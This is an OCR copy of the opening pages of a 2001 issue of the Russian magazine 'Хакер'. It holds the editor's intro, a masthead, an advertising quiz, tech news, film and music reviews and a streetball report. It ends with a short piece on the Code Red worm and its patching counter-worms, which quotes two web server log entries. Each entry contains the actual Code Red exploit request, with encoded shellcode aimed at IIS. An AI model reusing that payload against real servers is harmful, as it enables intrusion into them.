

Ж У Р Н А Л   К О М П Ь Ю Т Е Р Н Ы Х   Х У Л И Г А Н О В
ХАКЕР
ver.10.01 (34)
W W W . X A K E P . R U
DVD->DivX
Пишем варез
со скоростью 7200
Первая неделя в Линуксе
Аудио-Маньяки
Быстрый секс.
Руководство пользователя
Три важные буквы для квакера
Дневник Полосатого
+8 страниц
Х-стильный дневник приколиста
/ DVD-> DivX
/ Пишем варез
со скоростью 7200
/ Первая неделя
в Линуксе
/ Аудио-маньяки
/ Быстрый секс.
Руководство
пользователя
/ Три важные буквы
для квакера
/ Дневник полосатого
ОЙ!
НОВЫЙ ДИЗАЙН
(game)land
ISSN 1609-1019


SAMSUNG
ELECTRONICS



intro

Ну и месяц! Столько всего нового произошло, даже не знаю с чего начать. Самое главное - это, наверное, наш новый дизайн. Успел уже полистать странички? Абсолютно новый скин, наиболее точно соответствующий нашему духу и настроению. Наконец-то нам удалось сделать то, чего мы так давно хотели! Не удивляйся, если иногда тебе придется читать текст вверх ногами или переворачивать журнал то влево, то вправо. Просто именно так мы и хотим рассказывать тебе обо всем на свете. То крича, то шепча тебе на ухо, заходя то слева, то справа, а иногда переворачиваясь вниз головой и заставляя тебя проделывать тоже самое. Будь активным, а не пассивным. :)

Правда, работа над новым дизайном отняла у нас много сил. Сайдекс, например, в последние дни выглядел настолько измученным, что моя совесть не выдержала и заговорила. Все-таки парень два года вкалывает без отпуска. Я прямо стал себя чувствовать эдаким монстром, вероломно эксплуатирующим своих сотрудников. Поэтому, недолго помучившись, я с радостью отправил Сайда в отпуск, да еще и на несколько месяцев. Пусть отдохнет где-нибудь в Никарагуа, попарит на пляжах свои гиббоньи лапы. :) По правде говоря, Центнер тоже получил свой законный отпуск и отправился в Германию, с дальнейшим переездом в Амстердам. Там он планирует подзаработать на продаже своего тела местным нимфоманкам. Короче говоря, остались мы тут с Ядовитым и Порохом втроем. Я под это дело быстренько пристрастился к гамесам и даже 4 раза выезжал в различные компьютерные клубы, где играл в Counter-Strike. Геймер из меня не очень, хотя 15 фрагов я сделал и был не на последнем месте :) Гамесы - это хорошо, расслабляет офигенно, особенно когда после работы играешь. Но о работе тоже нельзя забывать. А ее тут навалилось немерено. Еще бы, ведь мы делали абсолютно другой номер. Это не только новый дизайн, но еще и 8 дополнительных нескучных страниц. На этих красно-желто-синих разворотах ты найдешь обзор самых нескучных CD и самых нескучных фильмов, X-стильный дневник приколиста, FAQ - как сделать жизнь интересней и, конечно, обзор классных сайтов, ну, а обложки ты уже заценил (не скучно, правда?!) Нам всем так хотелось подобрать для тебя что-нибудь самое вкусное и интересное, что мы перелопатили кучу статей и отобрали все сливки. Порох наконец-то разродился материалом о винтах, о самом сокровенном для любителей вареза. :) Ядовитый тоже не отставал - он ввел в рубрику знаменитого Полосатого, который теперь будет постоянно вести свой раздел „Уроки мастерства". Центнер перед отъездом открыл в себе великого аудиофила и нашел людей, которые написали о том, как правильно искать mp3 в Инете и (только не смейся) как сделать из домашнего компа караоке! :) Прикольная, кстати, штука, особенно когда к тебе заваливаются друзья и вы через какое-то время становитесь немного не трезвы. :) В общем, что тут говорить - читай, все подробности внутри!

SINtez, гл. редактор

<Братская могила>

Редакция

самый главный редактор
Сергей "SINtez" Покровский
(sintez@real.xakep.ru)
самый дедлайновый редактор
Иван "SideX" Корноухов
(sidex@real.xakep.ru)
самый ударный редактор
Михаил "Centner" Михин
(centner@real.xakep.ru)
самый геймерский редактор
Александр "2poisonS" Сидоровский
(2poisonS@real.xakep.ru)
самый железный редактор
Константин "p0r0h" Буряков
(p0r0h@real.xakep.ru)
корректор
Виталий Петрович
(vp@gameland.ru)

Art

Кирилл Петров
Евгений Чарский
Фофанов Роман
Алик Вайнер (Jmurik)
(alik@real.xakep.ru)

Реклама

руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

PR

PR менеджер
Михаил Михин
(pr@gameland.ru)
Губарь Яна
(yana@gameland.ru)

Оптовая продажа

руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94

PUBLISHING

учредитель и издатель
ЗАО "Гейм Лэнд"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)

Служба безопасности и связь с правоохранительными органами
Игорь Акчурин
Глеб Маслов





Для писем
101000, Москва,
Главпочтамт,
а/я 652, Хакер
http://www.xakep.ru
magazine@xakep.ru

Отпечатано в типографии «**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-1905
от 15 марта 2000 г.

Тираж **57 000** экземпляров.
Цена договорная.

content:


2 Ньюсы 1 Феррум 2 PC_Zone 3 X-Стиль 4 Взлом



WARNING!!!

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.

OK Cancel











ГОТОВ ЛИ ТЫ СТАТЬ ВРАГОМ СКУКИ? ПРОВЕРЬ СЕБЯ ПРЯМО СЕЙЧАС!



ВОЗЬМИ РУЧКУ ИЛИ КАРАНДАШ, СОСРЕДОТОЧЬСЯ И ЧЕСТНО ОТВЕТЬ НА ВОПРОСЫ.

1. ФОРМА ТВОЕЙ ГОЛОВЫ:

- ☐ КРИСТАЛЛИЧЕСКАЯ



1 балл

- ☐ ТЕЛЕВИЗОРООБРАЗНАЯ

1 балл

- ☐ ГАНТЕЛЕВИДНАЯ

0 баллов

- ☐ НОРМАЛЬНАЯ

2 балла

2. ЛЮБИМОЕ ЗАНЯТИЕ:

- ☐ ПОРАСКИНУТЬ МОЗГАМИ (ЧУЖИМИ)

0 баллов

- ☐ ПОРАСКИНУТЬ МОЗГАМИ (СВОИМИ)

1 балл

- ☐ РАСКИДЫВАТЬСЯ ПО МЕЛОЧАМ



0 баллов

- ☐ ПРИДУМЫВАТЬ ИДЕИ "КАК УБИТЬ СКУКУ"



10 баллов

3. ПРОФЕССИОНАЛЬНАЯ ЗАНЯТОСТЬ:

- ☐ ОКОЛАЧИВАЮ ГРУШИ

0 баллов

- ☐ ОКОЛАЧИВАЮ ПОДЧИНЕННЫХ



1 балл

- ☐ ОКОЛАЧИВАЮ НАЧАЛЬНИКА



0 баллов

- ☐ ПОСЫЛАЮ ИДЕИ "КАК УБИТЬ СКУКУ"



10 баллов




4. ТВОИ МУЗЫКАЛЬНЫЕ ПРЕДПОЧТЕНИЯ:

- ☐ МУЗЫКА В СТИЛЕ "ЭЙСИД ТАЗ"



0 БАЛЛОВ

- ☐ МУЗЫКА В СТИЛЕ "ЧЕРНАЯ МЕТАЛЛУРГИЯ"



0 БАЛЛОВ

- ☐ МУЗЫКА В СТИЛЕ "ДЫЦ, ДЫЦ"



0 БАЛЛОВ

- ☐ МУЗЫКА В СТИЛЕ* "ВРАГИ СКУКИ"



10 БАЛЛОВ

* ИЩИ В ЖУРНАЛЕ РОЗЫГРЫШ МУЗЫКАЛЬНОГО СБОРНИКА ВРАГОВ СКУКИ "ЗЕ БЕСТ"

5. СЕМЕЙНОЕ ПОЛОЖЕНИЕ:

- ☐ ХОЛОСТОЙ ВЫСТРЕЛ — 0 БАЛЛОВ
- ☐ МЕТКИЙ ВЫСТРЕЛ — 0 БАЛЛОВ
- ☐ ОСЕЧКА — 0 БАЛЛОВ
- ☐ ИЩУ ВРАГА СКУКИ — 10 БАЛЛОВ

ПОДСЧИТАЙ БАЛЛЫ, И ТЫ УЗНАЕШЬ, ЧТО ДЕЛАТЬ ДАЛЬШЕ:

ОТ 0 ДО 10 БАЛЛОВ

ТЕБЕ НУЖНО НАЙТИ В ПАЧКЕ PALL MALL ИДЕИ "КАК УБИТЬ СКУКУ"! ВНИМАТЕЛЬНО ИХ ПРОЧТИ. ОБСУДИ С ДРУЗЬЯМИ (ПОДРУГАМИ).

ОТ 10 ДО 20 БАЛЛОВ

У ТЕБЯ УЖЕ ЕСТЬ 3 ВКЛАДЫША С ИДЕЯМИ PALL MALL. СРОЧНО НАЙДИ УЕДИНЕННОЕ МЕСТО И ПРИДУМАЙ СОБСТВЕННУЮ ИДЕЮ!

ОТ 20 И ВЫШЕ

ОТПРАВЬ СВОЮ ИДЕЮ И ЗАГАДОЧНО УЛЫБАЙСЯ, ДУМАЯ О ТОМ, КАК ТЫ МОЖЕШЬ ПОТРАТИТЬ $1000 И БОЛЬШЕ.





!!! Алекс Целых (News@real.xakep.ru)

/Робот-аллигатор/

Американский робот отстреливает пеликанов. По просьбе местных фермеров ученые университета Луизианы сконструировали механического аллигатора. Это робот на солнечных батареях, и его единственная задача - гонять пеликанов на пруду с рыбой. При помощи встроенной камеры "аллигатор" распознает жертву и начинает ее преследование. Хорошая скорость достигается благодаря двум быстро вращающимся лопастям. В конце концов, машина либо слегка пинает птицу, либо стреляет по ней из водяной пушки. Скоро для пущего эффекта ученые придадут роботу и внешнее сходство с аллигатором, страх к "кожаному бревну" передается пеликанам по наследству. При стоимости робота менее тысячи долларов он сэкономит фермерам в десятки раз больше. В прошлом году только за одну ночь большая стая пеликанов лишила пруд усатых сомов на 16 тысяч "вечнозеленых".

/"Черный ящик" хирурга/

Английские ученые начали работу над "черным ящиком" для хирургов. Сложный комплекс приборов будет отслеживать и записывать на пленку все то, что происходит у операционного стола. Специальные датчики на руках врачей будут фиксировать каждое движение человека со скальпелем. "Черный ящик" запишет изменения в физическом и психологическом состоянии больного в ходе выполнения указаний врача. На пленку лягут все разговоры в операционной, полный отчет о том, кто и когда входил в помещение и покидал его. Вездесущие "глаза и уши" не дадут врачам права на роковую ошибку. По оценкам ученых, это спасет жизни тысячам людей, в которых ежегодно роняют инструменты и зашивают салфетки.

/Собачья баня/

Чилийский изобретатель-самоучка придумал душ для собак. Как известно, псы - это маленькие дети. Они не терпят въедливого шампуня и воды в ушах, потому норовят улизнуть из ванны при первом удобном случае. Петляющие следы на паласе и вечно мокрый диван тому лучшие свидетельства. С подобными неприятностями и помогает справиться новая разработка. В пластиковой камере предусмотрены отверстия для собачьей головы и душа, поддон для грязной воды и многоразовые затычки для ушей. Как говорит изобретатель, его собственный пес от идеи хозяина в полном восторге.

/Биржа на унитазе/

Выпущена туалетная бумага с котировками акций хай-тек компаний. Выглядит новинка как настоящая биржевая лента с индексами акций, их ценой и объемами сделок. Причем компании выбраны те, что более всего пострадали от кризиса компьютерной индустрии. Поскучневшим топ-менеджерам будет чем заняться на досуге. Первая партия из 300 рулонов бумаги разошлась в мгновение. Крупные компании дарят фишку своим клиентам в качестве оригинального сувенира.




/Чернобыль на дому/

В Японии завершается создание первого бытового ядерного реактора. Миниатюрные атомные станции будут снабжать дешевой электроэнергией многоквартирные дома и офисные здания. Установка 2 на 6 метров мощностью 200 кВт предназначена для размещения на чердаках и в подвалах. Для обеспечения безопасности процесс реакции контролируется не традиционными графитовыми стержнями, а резервуарами с жидким литием. В случае перегрева реактор должен быть моментально заглушен. Что интересно, о подобных вещах японцы начали мечтать еще 10 лет назад, всерьез собираясь снабжать ими узкоглазых поселенцев лунных городов.

/Облегчает понимание/

Ты в раздумьях, как намекнуть подруге на неприятный запах изо рта? Не вздумай требовать от нее лизать ладонь и бабушкиным способом вынюхивать, чем пахнет. Просто молча укажи на табло портативного детектора свежести дыхания Tanita Freshkiss. Это устройство улавливает выделяемые бактериями ротовой полости примеси сернистых соединений, которые и являются признаками интимной проблемы. Электронный советник даст оценку масштабам катастрофы по четырехбальной шкале и деликатно сообщит о необходимости купить мятный леденец. Стильное устройство работает от двух батареек и весит 45 граммов. Уже продается в России по цене 49,5 доллара. Знаешь, что мне сейчас нужно?



/Хай-тек дистанционка/

В Америке выпустили самую современную дистанционку для телевизора. Универсальный пульт Guide Remote (www.guideremote.com) снабжает зрителя исчерпывающей информацией о телеэфире. На жидкокристаллическом экране доступна детальная телепрограмма, анонсы передач и персональные рекомендации по организации досуга. Кроме того, устройство позволяет делать покупки в онлайне и участвовать в интерактивных опросах. Соответствующая информация не реже чем раз в неделю подгружается на пульт с сайта производителя. Новинка продается в Интернете по цене 200 долларов.





!!! Алекс Целых (News@real.xakep.ru)

/Бутсом по голове/

Ты пока что стесняешься крутить брейк-данс в кроссовках от Nike, как те перцы на Арбате? Тогда оттянись виртуально на www.nike.com/freestyle. Новый мегастильный сайт на флэше сулит тебе массу приколов. Ведь в твоей тусовке "король данков" Винс Картер и бразилец Рональдино, жонглирующий футбольным мячиком. Топай-хлопай, делай пируэты и прогибай пол, к тому же, сегодня ты продюсер. Под сладкий скрип новых бутсов ты сооружаешь собственный суперпупергигаклип. В твоем арсенале самые отвязные биты и треки. Сняв последний дубль, выбери спецэффекты и получи эксклюзивный скринсейвер. Твоя подруга запищит от восторга! Ты также найдешь на сайте упадные рекламные ролики и массу других клевых вещей.

/Телесериалы для роботов/

Британская компания Generics Group изобрела робособаку, которая любит смотреть телесериалы. Игрушка слышит специальные сигналы, "спрятанные" в телеэфире, и реагирует на них. Виляющим хвостиком щенок Harston приветствует любимых мультгероев. В красном колпачке он ловко отплясывает под музыку, вздыхает и причитает при грустных новостях. Вместе с тем ультразвуковые сигналы слишком слабые, чтобы их уловило человеческое ухо. В дальнейшем технология может быть использована, например, для создания миниатюрных поп-звезд - точных копий тех, что завывают с голубых экранов.

/Труп в Counter Strike/

Житель Таиланда умер, играя в Counter Strike. 22-летний таец был обнаружен мертвым рядом с компьютерным терминалом интернет-кафе в местечке Чаньмай. По показаниям друзей, перец был страшным фанатом игр по сети. На свою первую зарплату он прикупил круглосуточный абонемент, вечером в среду засел за компьютер и не вставал из-за него более 20 часов. Вскрытие показало, что он умер от сердечного приступа. Игрой, в которую таец играл все последние часы жизни, была Half-Life: Counter Strike. Из-за накопившихся во время игры напряжения и усталости у перца отказало сердце.

/Железный акробат/

Новый японский робот делает сальто-мортале. Съезжая с пятиметрового трамплина со скоростью 25 км/ч, железный акробат выполняет в воздухе эффектные трюки с переворотами. Движения совершаются согласно предварительно запрограммированным инструкциям. Робот ростом около полуметра был сконструирован командой инженеров из токийского университета Кейо. Кроме работы в детском парке развлечений, акробату светит карьера на околоземной орбите

/Дроид-спасатель/

Дроиды приступили к работе спасателей. Точная копия яйцеголового робота R2D2 из "Звездных войн" вышла на дороги Америки для предупреждения последствий автокатастроф. Получив сигнал о дорожном инциденте, полутораметровый робот немедленно следует к месту аварии. Там он разворачивает беспроводную сеть общения между жертвами и спасателями. Подвижная камера робота заглядывает внутрь салона перевернувшегося авто и определяет, как лучше разрезать крышу, чтобы помочь пострадавшим. Пока полицейские заняты оцеплением местности, робот выслушивает жертв и очевидцев аварии и передает запись в координационный центр. Интересно, насколько легче станет зажатому в салоне авто человеку, когда над ним учтиво склонится самый настоящий дроид.




/Караул, насилуют!/

Согласно последнему исследованию, в мире участились случаи жестокого избиения компьютеров. Число инцидентов вымещения злобы на компьютерах непрерывно растет. Четверть сотрудников британских офисов признались, что нападали на свою машину, некоторые при этом умудрялись пораниться. Треть опрошенных была непосредственными свидетелями "нанесения побоев", 70% слышали, как коллеги открыто ругают свой компьютер. Еще 13% в непечатных выражениях срывали зло на сисадминах. Чаще всего гнев пользователей вызывали "синий экран" и "непослушная" мышь. Тем временем групповое изнасилование "форточек" остается безнаказанным.

/Без "форточек"/

С осени на компьютеры серии "для дома" популярного российского брэнда Эксимер предустанавливается дистрибутив ASPLinux (www.asplinux.ru) и тугой пакет прикладных программ. Среди перцев, покупающих эти компы в магазинах крупных ритейл-сетей Москвы, немало чайников. Везунчики! С детства вкусившие прелесть Линукса, они минуют кошмар знакомства с багами и тормозами "окошек".





Карты, деньги, два ствола (Lock, Stock and Two Smoking Barrels)

Всем любителям "Криминального Чтива" посвящается. Да, это такой же гангстерский фильм, только на английский лад. Сюжет простой: такие же парни, как и ты, с такими же проблемами, как и у тебя, собрались заработать немного деньжат. Представь себе, что один из твоих друзей - карточный виртуоз. Всей толпой вы скидываетесь и отправляете игрока зарабатывать большие рубли в большой игре с большими ставками. Только вам не повезло, дружка надули, и он теперь должен 100 штук местному авторитету. Надо добывать деньги. И, естественно, добывать их не совсем честным способом. То есть совсем не честным способом. Куча прикольных ситуаций, культовых фраз и прочего веселья тебе обеспечено. Ведь за режиссерским титулом гордо красуется имя Гая Ричи, а значит это будет эмоционально.




Большой Куш (Snatch)

Если бы Гай Ричи умер после того как снял "Карты, деньги, два ствола", то лично ты потерял бы возможность посмотреть "Большой Куш". Почти те же актеры, что и в "картах" с добавлением Бреда Питта на сладкое. Опять долги, опять бандиты и опять куча авантюрных ситуаций, чтобы получить этот самый "большой куш". Добавь сюда офигенный юмор, немного перестрелки, бандитов-неудачников, боксерские турниры, ограбления, дорогущий брильянт и обалдевшего Бреда Питта, который вырубает противника одним ударом. Теперь ты понимаешь, почему этот фильм прочно поселился на моей стойке с видеокассетами?



Чего хотят женщины (What Women Want)

WOW! Дружище, скажу сразу, этого не понять. Даже не надейся, что, посмотрев этот фильм, ты разрешишь для себя данную дилемму. Женщины - это такие странные существа... Сегодня они хотят одно, завтра другое. Вот если бы слышать все их желания, все их мысли. Впрочем, главному герою этого фильма такой шанс был дан. Черт возьми, ты даже не представляешь, какой мусор в голове у этих дамочек, что тебя окружают. Если бы я все это слышал, я бы сошел с ума, клянусь! И Ник Маршал (Мэл Гибсон) тоже чуть не сошел. Правда, потом просек фишку и из заурядного плейбоя превратился в идеального мужчину. Завидно? Ну что ж, все в твоих руках. Начинай красить ногти, натягивать женские колготки, сдирать с ног волосы и не забудь, что. в конце концов, тебя обязательно должно шандарахнуть током от фена. И тогда ты будешь слышать, чего хотят женщины. По крайней мере в фильме все было именно так.



Большой Лебовски (The Big Lebowski)

Идиотизм. Но не кретинизм, а именно идиотизм. В главной роли - Чувак :). Это тебе не какие-нибудь положительные или отрицательные герои. Это Чувак. Ну да, абсолютный тупица, который сам не знает, что ему от этой жизни надо, кроме вечерних игр в боулинг с приятелями. И не надо звать его мистер Лебовски, он это не любит. Зови его просто - Чувак. А идиотизм потому, что столько идиотских ситуаций ты еще не видел, точно. Если, конечно, сам не такой же тупица. Но даже такой идиот, как Лебовски, чуть было не поимел миллион американских рублей. И поимел бы, если бы не был тупицей и если бы все его друзья не были такими же идиотами. Фильм строго рекомендуется к просмотру со своей подругой. Ты всегда сможешь вставлять фразы типа "Ну вот видишь, какие тупицы бывают, я-то на фоне этого Чувака вообще гений!"

Очень страшное кино - 2 (Scary Movie 2)



Ненавижу фильмы ужасов! Терпеть их не могу. Чего там страшного? Детский сад какой-то. Этот того зарезал, тот этого убил, кровь, насилие, крики-визги. Екк... Тупость. Другое дело, когда такие же не любители насмотрелись всех современных фильмов и создали комедию. Очень страшную комедию. Настолько страшную, что, когда я ее смотрел в кинотеатре, от хохота лежал весь зал. Все герои первой части "очень страшного кино" попали во вторую часть. Да, и тот прикольный негр тоже там круги нарезает. Вся толпа болтается в замке сумасшедшего профессора, который просто жаждет отдать их всех на съедение своего детища-призрака. Хе-хе, он не знает, что за народ он заманил. Я думаю, ты уже понял, что призрак попал по полной программе. Кто кого должен бояться - это еще большой вопрос. Описывать все приколы я не буду, это нужно видеть самому. A must see!



Даун-Хаус

Новый русский идиот. Достоевский отдохнул. Такого "ремейка" он бы не выдержал :). Федор Бондарчук и Иван Охлобыстин заряжают на протяжении всего фильма. Старый рейвер в автобусе с огромным мафоном, играющим хаус. "Молодой человек, у вас заело" - "Это не заело. Это хаус. Во времена моей молодости - молодежная эстрада".


Снять фильм по произведению классика - плевое дело. А вот сделать "Идиота" на современный манер - это уже искусство. Потому как великий слог Достоевского не подделаешь, нужно выдумывать свое. И именно для этого на Руси и существует Охлобыстин. Мастер художественного слова, чемпион планеты по скоростным перлам, автор сценария многосерийной саги "ДМБ" и в этот раз удивил всю продвинутую публику. Это не самый модный фильм сезона, это просто очень не скучный фильм.






Исполнитель: Sasha And John Digweed
Название альбома: Northern Exposure
Label: Ultra Records
Стиль исполнения: Techno

Про Sasha и John Digweed можно говорить много и долго. Достаточно сказать лишь, что Sasha был долгое время резидентом клуба "Ренессанс"(UK), a Digweed - ветеран клубного движения. И вот теперь эти две выдающиеся персоны Techno сцены залезли на один CD, где и представили миксы, которые хочется слушать и слушать. Если тебе что-то говорят такие команды, как William Orbit, Rabbit In The Moon, FSOL, Banco De Gaia, то и ремиксы на эти группы тебя тоже должны приколоть. Одним словом, диск стоит послушать.




Исполнитель: DJ Akira
Название альбома: Timezone
Label: X-Ray Records
Стиль исполнения: Techno

DJ Akira преобразовал себя из японской звезды в глобально уважаемого DJ-я. В отличие от Traci Lords, Akira может разрушать палубы. Breakbeats, techno и D'n'B ритмы - это лишь часть его арсенала тяжело загруженных звуков. Если раньше в России D'n'B и Breakbeat слушали только единицы, то теперь эта музыка активно продвигается. И не зря. Этот CD яркий пример качественного брейкбита и драм-н-бэйса.



Исполнитель: Mogwai
Название альбома: Kicking A Dead Pig (Remixes) - Disc 1
Label: Jetset Records
Стиль исполнения: Alternative Indie

При Ударе ногой Мертвой Свиньи ("On Kicking a Dead Pig" - так называется этот альбом) Mogwai разорван на части и приклеивается назад вместе собранием вдохновленных перемиксеров. Альбом включает в себя ремиксы на совсем не простые вещи: "My Bloody Valentine", "MU-ziq", "Alec Empire", "Third Eye Foundation" и другие.




Исполнитель: Dub War
Название альбома: Step Ta Dis
Label: Earache
Стиль исполнения: Drum 'n' Bass

Трудные и замысловатые ремиксы радикала и подстрекателя Dub War. Электросцена, переработанная в D'n'B, - вот основное направление. Жесткие, глубокие бочки - это направленная ярость. Очень интересные ремиксы DJ Rap, Aphrodite, Nico, Panacea, Rootsman и других, которые миксуются по несколько раз. И хоть наши экстремалы обычно слушают альтернативу, но этот альбом перевернет их представление об экстриме. Абсолютный адреналин, от бита которого выпадаешь в осадок.

Исполнитель: George Acosta
Название альбома: Release A.M. Edition
Label: Ultra Records
Стиль исполнения: Trance

Джордж Акоста - один из лучших и самый горячий DJ Майами. Он создал свой собственный уникальный стиль - House/Trance. Офигенный диджей, игравший на Love Parade в Берлине и на фестивале "The Zen Fest" в Нью-Йорке. Именно этот человек недавно взорвал танцпол на Winter Music Conference, на берегах Майами выступая перед 13000-й публикой. Человек, который в первую очередь сам колбасится от миксов и зажигает прямо у вертушек. Всегда приятно, когда чел работает не просто за бабки, а создает отличную музыку и просто жаждет поделиться ею с народом.



Исполнитель: Hydra
Название альбома: Rendezvous In Space
Label: Blue Flame
Стиль исполнения: Trance

Это не альбом вовсе. Это трип. Да, сейчас транс моден, и много народу зажингает от Поула Окенфольда. Но Hydra - это нечто другое. Очень прикольно под такую музыку сидеть в Инете, особенно в чате. Заметишь, как изменится темп твоего разговора за 74 минуты :). А все потому, что ты будешь чатиться в космосе, стартуя с трека URANUS и приземляясь в компании Nuerotic Android.



Отдых-ай

Убитые рэпом

!!! X-Crew (magazine@real.xakep.ru)

1-го и 2-го сентября на Театральной площади проходило очередное мероприятие под названием Adidas Streetball Challenge 2001. Как и положено, там играли в уличный баскетбол (или по буржуйскому streetball :). Всего участвовало 900 команд.

Стритболисты – люди с чувством юмора. Достаточно посмотреть на названия команд-участников adidas Streetball Challenge 2001. Количество игроков на площадке можно узнать по названиям «Три пигмея» и «Три поросенка». Другие команды пытались ввести соперников в заблуждение, занизив свои возможности – «Ничего не умеем», «Щас сольем» (орфография сохранена), «Дырявые руки». И это не все, были еще и «Чебурашки», и «Тампоны», и «Телепузики», и «Лысые бобры», и «Ежики». Но нас особенно прикололи «Косорыльники» :). Девушки тоже не уступали парням в фантазии и назывались «Алчные бабищи», «Птички с севера», «Все пропало», «Ноги от ушей», «Старушки», «Карлики», «Мальвинки»...

Параллельно проходил VIP-турнир, в котором принимали участие 15 команд. По накалу страстей эти состязания не уступали основным соревнованиям. А по настрою на каждый матч и игровому азарту представители Кока-Колы, Альфа-банка, "Московского Комсомольца", "Вечерней Москвы", "ТВЦ", "Спорт Экспресса", "adidas" дали бы фору профессионалам из NBA. Особенно порадовали команды вышедшие в финал «Coca-Cola» и "Спорт-Экспресс", и поделившие места таким образом, что золото досталось представителям газеты "Спорт - Экспресс". Мы тоже очень хотели поучаствовать, но что-то среди нас не нашлось ни одного грамотного стритболиста, поэтому мы участвовали в качестве зрителей.

Кстати о зрителях. То, что не каждый из нас спортсмен – это и «Телепузикам» понятно. Поэтому нам особо запомнились концерты разных рэпперов. Кого только там не было! Создалось такое впечатление, что подтянулись все репперы страны. Все известные тебе группы зажигали своими речитативами, но нам особенно понравилась казахская группа SOM CLAN, которая стала самым ярким открытием дня.

Ну и самым культовым моментом было выступление вице-мэра Москвы Валерия Павлиновича Шанцева, который вместе с молодыми московскими рэпперскими командами «зачитал» (рэпом!!!) ГИМН МОСКВЫ.

Вообщем потусили мы весело, отдохнули на полную и теперь будем постоянно пропагандировать «спортивный образ жизни» :). На самом деле мы просто поняли, что спорт – это не только сложно и утомительно, но бывает и весело.



!!! SideX (sidex@real.xakep.ru)



Worms

Черви, порожденные «Нейромансером», дали вновь о себе знать в более глобальном плане. Широко известный Code Red Worm, захвативший немереное/неизвестное число IIS-серверов. Из курса физики известно, что любое действие - имеет противодействие. Так и с восходом последнего червячного героя - родились Code Green Worm и CRclean. Их суть идентична Red`овской, но противоположно действие: распространяются так же, но они не бэкдорят сервера, а патчат их от известного IIS-бага, который юзает Red worm по MS01-033-заплате! Гениальная тема, порождающая мысли: а все ли вирусы вредны? Да, это бактерия, которая делает дело, забытое глупым админом, эдакое антитело в больном организме. Приведу небольшие обрывки access.log с моего web-архива графики:

```
195.14.149.36 - - [07/Sep/2001:01:43:02 +0400]
"GET /default.ida?XXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%
u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801
%u9090%u9090%u8190%u00c3%u0003%u8b00%u5
31b%u53ff%u0078%u0000%u00=a HTTP/1.0" 404
277 "-" "-"
```

и такой

```
195.14.233.179 - - [06/Sep/2001:12:15:43 +0400]
"GET /default.ida?XXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u78
01%u9090%u9090%u8190%u00c3%u0003%u8b00%u
531b%u53ff%u0078%u0000%u00=a HTTP/1.0" 404
277 "-" "-"
```

